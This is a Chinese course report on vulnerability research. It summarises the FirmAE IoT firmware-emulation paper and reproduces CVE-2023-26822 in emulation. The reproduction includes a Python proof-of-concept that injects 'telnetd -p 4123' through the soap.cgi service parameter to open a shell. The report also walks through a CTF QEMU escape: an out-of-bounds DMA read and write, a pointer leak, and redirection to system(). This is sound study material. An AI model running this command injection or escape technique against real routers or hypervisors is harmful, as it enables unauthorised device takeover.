漏洞挖掘与分析课程报告

何陈淏 李昊清

1. **论文总结**

本章是课程相关论文总结，主要内容是物联网(IoT)设备固件分析和模拟领域的一篇论文。

* 1. **论文基本信息**

FirmAE[1] 是一种针对物联网（IoT）设备固件的自动化动态分析和模拟工具，它旨在实现对物联网(IoT)设备固件的大规模仿真，以便进行动态分析。论由 Kim 等人在2020年发表。

* 1. **论文背景**

在物联网（IoT）设备迅速普及的背景下，固件安全已成为一个重大关注点。固件是嵌入式在物联网设备中的软件，控制设备的行为和功能。由于固件直接与硬件交互，并常常处理敏感数据，任何固件中的安全漏洞都可能导致严重的安全威胁，包括数据泄露、设备控制权的丧失和更广泛的网络安全风险。IoT 设备的多样性和专用性给固件分析带来了挑战：设备和架构的多样性，难以找到统一的方法适用于所有的设备；缺乏标准化，IoT 设备常常缺乏固件更新和安全维护的标准化流程；物理设备的获取成本高，限制了安全研究的展开；构建一个能够准确反映真实运行环境的测试平台复杂且耗时。因此对嵌入式IoT设备的安全性评估通常需要仿真。然而，现有的仿真环境在模拟真实硬件/外设行为时存在局限性，导致仿真成功率低。


FirmAE 通过使用了五种仲裁技术，显著提升了仿真的成功率（从 Firmadyne[2] 的 16.28% 提高到 79.36%）。作者在前八家供应商的 1,124 个无线路由器和 IP 摄像机固件镜像上对 FirmAE进行了测试。作者还开发了一个用于 0-day 漏洞发现的动态分析工具，该工具基于目标固件的文件系统和内核日志推断 Web 服务信息。作者通过在成功仿真固件镜像上运行工具，发现了 12 个新的 0-day 漏洞，这些漏洞影响了 23 个设备。

* 1. **具体实现**


FirmAE 是基于 Firmadyne 实现的。图表 1 展示了 Firmadyne 的结构，分为固件提取、固件模拟、动态分析三部分。在固件模拟部分，正式模拟前，Firmadyne 会尝试一次模拟，从而推测系统配置和网络配置，实现方法是劫持会修改系统运行环境的 syscall，如修改 MAC 地址, 创建 network bridge, 启动新的进程等。在初始仿真之后，FIRMADYNE会根据推断出的网络配置重新配置仿真环境，以实现与仿真客户固件和分析主机之间的网络交互。系统可以重复执行任何由FIRMADYNE支持的动态分析。Firmadyne 以回调函数的形式实现了 3 类动态分析脚本：

1. 可访问网页分析（Accessible Webpages Analysis）：帮助检测信息泄露、缓冲区溢出和命令注入等类型的漏洞。使用一个定制的Python测试框架检查 webroot 下的静态文件 查找信息泄露、缓冲区溢出、命令注入等漏洞。
2. SNMP信息分析（SNMP Information Analysis）：这个通道用于检查简单网络管理协议（SNMP）在固件数据集中的普及程度和安全性。使用snmpwalk工具，FIRMADYNE能够从“公共”和“私有”社区中转储所有未经身份验证的SNMP信息。
3. 漏洞分析（Vulnerablities）：使用60个已知的漏洞利用（大多数来自Metasploit Framework），FIRMADYNE检查数据集中的所有固件图像是否受到已知安全漏洞的影响。

图表 2显示了 FirmAE的结构。FirmAE 首先从顶级制造商那里收集固件图像，并使用工具如Binwalk解包，以准备分析。而后，基于对大量失败案例的分析，开发了一系列仲裁技术来解决仿真过程中遇到的问题。FirmAE 发现，很多错误是 setup failure，仅需要进行少量的配置改动即可以修复，而并不是根本性的技术路线错误，例如网卡的名字 eth0, br0。最后，FirmAE 的自动测试模块，使用动态分析工具对目标固件进行检测。



图表 1 Firmadyne 结构图（来自论文[2]）

****

图表 2 FirmAE 结构图（来自论文[1]）

* + 1. **仲裁仿真**

与严格遵循固件的原始执行行为不同，仲裁仿真在遵循原始行为和注入适当的干预措施之间进行仲裁。FirmAE 共提供了五种仿真失败的情况，并提出仲裁策略：

1. 启动仲裁（Boot Arbitrations）：固件在启动过程中由于初始化程序路径不正确或缺失文件系统结构导致的问题。例如，某些固件使用自定义的初始化程序路径，如 /etc/preinit，而不是标准的 /sbin/init。Firmadyne 查找一个 hard-coded 文件列表，其中记录常用的启动配置文件名。而FirmAE 会修正启动顺序在 image 的 kernel 中，检索 cmdline string 查找启动的配置。同时，还会修复修复 filesystem corruption。
2. 网络仲裁（Network Arbitrations）：针对网络配置问题，如IP别名处理不当或固件图像缺少网络接口信息。FirmAE 通过默认设置强制配置网络，例如设置一个具有固定IP地址的以太网接口，并在需要时将其链接到主机的TAP接口。而Firmadyne 创建 host TAP 设备时添加 iptables routing，会导致网络冲突。
3. 非易失性随机存取存储器（NVRAM）仲裁：针对NVRAM相关问题，如缺少默认NVRAM文件或NVRAM访问模式与仿真环境不匹配。FirmAE 在预仿真阶段记录NVRAM访问的键值对，并在最终仿真阶段搜索和使用这些键值对，或者在访问未初始化的键时返回空字符串而不是NULL。
4. 内核仲裁（Kernel Arbitrations）：解决了与内核模块相关的兼容性问题，如固件使用不同版本的内核或内核模块与仿真环境不兼容。FirmAE 通过拦截库函数调用来模拟特定的内核模块行为，或通过编译选项来解决内核版本兼容性问题。同时，FrimAE 也模拟了更多的 kernel module。与 Firmadyne 相比，Firmadyne 实现的 hook 中，硬件名称、ioctl 函数是固定的，不支持多种 configure。而FirmAE 利用动态链接机制拦截了所有的 library 访问
5. 其他仲裁（Other Arbitrations）：包括对未执行的Web服务器进行强制执行，设置合适的超时以避免长时间无响应的仿真，以及添加必要的工具到固件文件系统中以支持仿真，例如添加最新版本的BusyBox。


通过这五个仲裁策略，FirmAE将仿真的成功率从 Firmadyne 的 16.28% 提升到了 79.36%，效果十分显著。图表 3显示了 FirmAE 和 Firmadyne 在网络和 Web 服务上

模拟成功率。

* + 1. **动态分析**

FirmAE的动态分析部分是其核心功能之一，该部分主要由两个测试模块组成。

1. 初始化 Web 服务：在动态分析之前，FirmAE会自动初始化Web服务（如httpd, lighttpd, boa, goahead等），如果需要的话，还会自动登录。这是因为许多IoT设备的管理界面需要特定的网络和安全配置才能访问。具体来说，FirmAE 基于 selenium 自动登录 webpage。
2. 漏洞检查：首先，FirmAE 使用RouterSploit检查已知漏洞（1-day vulnerabilities）。RouterSploit 是一个包含多个已知漏洞利用代码（PoC）的平台，FirmAE 用来检查固件是否已经修补了已知的安全漏洞，或者是否新设备存在相同的漏洞。然后，为了发现0-day漏洞，FirmAE开发了一个简单的Web模糊测试工具（fuzzer）。这个模糊测试工具能够生成各种恶意输入，发送到IoT设备的Web服务接口上，以触发潜在的安全漏洞。在 fuzzer 的构建上，FirmAE 会先搜索固件文件系统中的Web页面候选文件，如.html、.aspx或.xml文件，并从中提取可能的参数，构建用于模糊测试的有效请求模板，然后检测命令注入和缓冲区溢出。FirmAE专注于检测命令注入和缓冲区溢出这两种常见的嵌入式设备漏洞。对于命令注入，FirmAE发送包含特定字符和执行二进制的恶意负载。对于缓冲区溢出，FirmAE会在发生崩溃时提供反馈。最后，通过挂钩系统调用（如execve），来检测输入是否被注入到命令中，从而验证命令注入漏洞。FirmAE的动态分析模块找到了 320 个已知 cve，并且发现了12个0-day的漏洞，这些0-day漏洞影响了23个设备。




图表 3 模拟成功率（来自论文[1]）

* 1. **工具复现**

复现的漏洞为 CVE-2023-26822. 这是一个命令注入漏洞。固件的 soapcgi\_main 在运行 system 调用时直接使用了 params 中 ?service= 的值  
  
通过伪造 HTTP 请求访问 soap.cgi 即可触发漏洞。用 firmAE 运行:

sudo ./run.sh -r GORTAC750 /root/GORTAC750\_A1\_FW\_v101b03.bin

把固件模拟起来  


完成模拟后固件运行于 192.168.0.1(interface : tap)，可以直接访问发送 POC

from socket import \*

from os import \*

from time import \*

request = b"POST /soap.cgi?service=&&telnetd -p 4123& HTTP/1.1\r\n"

request += b"Host: localhost:49152\r\n"

request += b"Content-Type: text/xml\r\n"

request += b"Content-Length: 88\r\n"

request += b"SOAPAction: s#b\r\n\r\n"

s = socket(AF\_INET, SOCK\_STREAM)

s.connect((gethostbyname("192.168.0.1"), 49152))

s.send(request)

sleep(7)



system('telnet 192.168.0.1 4123')

1. **虚拟机逃逸漏洞**

本章讲述我们完成 babyescape 题目的过程，涉及 qemu 中 PCI 设备注册、内存管理、gpa和hva转换等知识点。这里gpa指qemu模拟出来的guest os的物理地址。hva是qemu进程所使用的虚拟地址。通常qemu会mmap一大块内存，内存的起始处即为gpa的零地址。

* 1. **定位sjtuctf 设备**

从启动参数里可以看到，题目注册了名称为 sjtuctf 的外设。用 ida 反编译 qemu 二进制，搜索函数名包含 sjtu 的有关函数，得到 8 个有关函数。

这些函数的函数名与 qemu 官方提供的样例驱动 edu.c 十分类似。基本可以判断这道题就是围绕 sjtuctf 的设备驱动展开的。

* 1. **逆向设备注册逻辑**


qemu 通过定义一个继承 PCIDevice 类的对象来注册一个新的 PCI 设备。由于 C 不是面向对象的语言，该对象通过 qemu 的内存模型QOM来完成定义。在 QOM 中，约定class\_init 负责初始化静态成员变量，instance\_init 负责初始化实例的成员变量，类似C++/Java 中的static。驱动通过回调函数向 qemu 注册初始化函数和内存读写的handler，通过触发回调函数来模拟设备的逻辑。

PCI设备通常包含一组寄存器，cpu通过总线访问寄存器，从而与设备交互。这意味着系统需要给设备分配总线地址。分配地址的方式有 mmio 和 pmio。在mmio中，I/O设备与RAM使用同一共享空间，每个寄存器对应一个内存地址。在pmio中，内存和I/O设备有各自的地址空间，此时cpu需要通过 in、out、outw,、outl 等特殊指令实现交互。

本题的驱动定义了sjtuctfState来描述题目的设备。该设备仅使用mmio进行 io交互。sjtuctf\_mmio\_read/write 是监听内存读写的回调函数。

* 1. **逆向sjtuctfState初始化**

驱动的class\_init和instance\_init分别初始化了static变量和非static变量。class\_init主要是向系统注册了mmio的读写函数，sjtuctfState的变量则主要在instance\_init中初始化。其中，函数指针p 被赋值为 cpu\_physical\_memory\_rw，用于实现gpa和hva之间的数据搬移。




* 1. **mmio\_write 函数**

每次对PCI 内存的写入会触发mmio\_write 回调，函数的原型如下所示。opaque是sjtuctfState对象的指针，记录设备当前内部状态。addr是本次访存的起始地址，val是写入的值，size是写入的字节长度。


sjtuctf\_mmio\_write(sjtuctfState \*opaque, hwaddr addr,

uint64\_t val, unsigned int size)


设备为每个寄存器分配了一个内存地址。在实现上，mmio\_write函数内部有一个关于addr值的switch语句。函数会根据访存的地址，分别执行不同的逻辑，以模拟不同寄存器的行为。在本题中，write函数会首先判定addr>0x7f。当addr>0x7f时，函数限制size为8；反之，限制size为4. 如下图所示：




在这之后，write函数监听了 0x28, 0x48, 0x88, 0x90, 0x98 这几个地址，分别用于设置 State 对象的 cnt, flag, addr, idx 字段，以及触发dma数据交换。例如，设置flag字段的逻辑如下：



对照驱动的逻辑，可以在exp中实现如下设置字段的util 函数。




mmio\_write函数的漏洞点在0x98地址处，如下图所示：




在该地址，驱动调用cpu\_physical\_memory\_rw 向 opaque->dma\_buf[opaque->idx] 位置读取或写入数据，数据的长度位为 opaque->cnt。但这里没有对idx进行越界检查，可以读取State中buffer后面的字段。并且，cpu\_memory\_rw 的第一个参数是qemu内部guest os 的地址gpa。exp程序可以通过直接读取/proc/self/pagemap文件，将c程序的指针转换为物理地址，进而用指针的物理地址作为第一个参数填充到 opaque->addr中，实现从exp到qemu进程hva空间的读写。

在exp中实现了如下的函数，利用cpu\_physical\_memory\_rw读取dma\_buf的值到 exp进程的变量中。类似地，也可以实现将exp的变量值写入到dma\_buf的exp代码，没有放出。这里比较tricky的点是cpu\_physical\_memory\_rw 是从qemu的视角出发去看guest os，而exp中的函数是从 guest os 内部出发去看qemu进程，二者的方向是相反的。



* 1. **泄露cpu\_physical\_memory\_rw地址**


在sjtuctfState结构体中，函数指针p放置在 dma\_buf的后面。因此，可以利用上述exp函数，读取dma\_buf[0x1020] 来泄露p的值，此时p指向cpu\_physical\_memory\_rw。



其中，qemu中额外限制了opaque->addr % 0x1000 == 0，即访问的物理地址要与物理页对齐。为了绕过该限制，exp中定义了一个0x1000长度的buffer，取buffer中对齐的合法地址传递给 addr。这样，就能成功把p的值写入opaque\_dst\_addr，完成p的 hva地址泄露。

* 1. **计算 system 的plt地址**

在elf进程中，system的plt地址与cpu\_physical\_memory\_rw的函数地址有固定偏移。首先在ida中找到两个地址，计算差值，最后在exp中把泄露的函数指针加上差值，即可计算出qemu进程中system的hva地址。可以将该地址覆盖函数指针p，从而在访问内存时调用system函数。



* 1. **找到hva与gpa的对应关系**

现在我们有了 system 的hva。为了运行system(”cat flag”)，我们还需要在参数传入命令字符串的 hva地址。有两种思路


1. 将 cmdline 放置在 guest 内存空间中，然后找到 gpa = 0 对应的hva起始地址，计算出cmdline的地址
2. 将cmdline写入dma\_buf中，再找到dma\_buf 的起始 hva地址。

其中，第一种思路需要泄露gpa的起始地址，第二种思路需要找到hva的堆中，dma\_buf的地址。

* 1. **找到hva与gpa的对应关系 – 失败尝试**

为了稳定地进行攻击，我们首先尝试寻找qemu全局变量中的内存管理结构体。我们学习了AddressSpace，MemoryRegion，RAMBlock的概念，小结如下。


AdressSpace表示 Guest 视角不同类型的地址空间。在 x86 下只有两种地址空间，分别是address\_space\_memory 与 address\_space\_io。在qemu程序中，他们分别对应了两个AddressSpace类型的全局指针变量address\_space\_memory 和address\_space\_io。




AdressSpace结构体的成员定义可以参考wiki。每个AddressSpace里面关联了一个root MemoryRegion。MemoryRegion是表示Guest物理内存（GPA）的结构体。MemoryResion会组成一个树形结构，逐渐瓜分整个地址空间。

MemoryRegion有根 (root)、实例 (instance)、别名 (alias) 三种类型。其中，根类型的MR用以表示与管理由多个 sub-MR 组成的内存区域，并不实际指向一块内存区域；实体类型的和alias用来表示实际内存。MR结构体中存在MemoryRegionOps类型的字段ops，保存了MR的成员函数。MR的读写函数在ops中。子MR以链表的形式保存在subregions字段中。

从hva 的视角来看，保存MR对应的hva信息的结构体是RAMBlock。在MR结构体中，ram\_block字段指向了一个RAMBlock。其中的mr字段是一个MR 的指针，host字段 记录了gva 对应的hva。




我们通过gdb查看了全局变量address\_space\_memory的值。经过多级查找，找到了设备的起始地址，如下图：



很显然，如此复杂的层级关系在本题无法使用。特别是 address\_space\_memory->root是一个hva 的指针。想解引用等价于需要知道hva与gpa的映射关系，循环了。此路不通，在本次实验我们没再继续这个方向了，后续可以看看有没有负责处理地址转换的函数，看看能不能调用。

* 1. **找到hva与gpa的对应关系 – 成功尝试**


之后我们问了问 zzh，切换思路为泄露堆的地址。在gdb中执行x打印出指针p后面的堆空间变量，如下图，rsi是p的地址：



此时堆分配的地址范围是：




可以看到 ，&p+0x30处是一个指向堆空间的指针。我们记录下来该指针当前值和当前的堆起始地址，然后在exp中使用cpu\_physical\_memory\_rw泄露出&p+0x30的动态地址，进而可以减去偏移计算出dma\_buf的实际地址。如下图exp所示：



至此，我们找到了 dma\_buf的hva。


* 1. **布置cmdline**

我们可以通过cpu\_physical\_memory\_rw将exp中的cmdline写入dma\_buf中，然后再用dma\_buf的hva作为system调用时的参数。写入cmdline的代码如下，注意到由于对齐的要求，首先我们把cmdline粘到了buf里。




* 1. **覆盖函数指针p**

用之前泄露p时候的类似流程可以覆盖p，只需要反转数据流向即可。




* 1. **覆盖函数指针p**

最后，把opaque->addr设置为dma\_buf的hva地址，并触发任意的读写操作，即可调用system(cmdline)。唯一需要注意的是由于0x1000的对齐要求，dma\_buf的hva也需要调整到整页上。



* 1. **执行结果**



**参考文献**

1. Kim M, Kim D, Kim E, et al. Firmae: Towards large-scale emulation of iot firmware for dynamic analysis[C]//Proceedings of the 36th Annual Computer Security Applications Conference. 2020: 733-745.
2. Chen D D, Woo M, Brumley D, et al. Towards automated dynamic analysis for linux-based embedded firmware[C]//NDSS. 2016, 1: 1-1.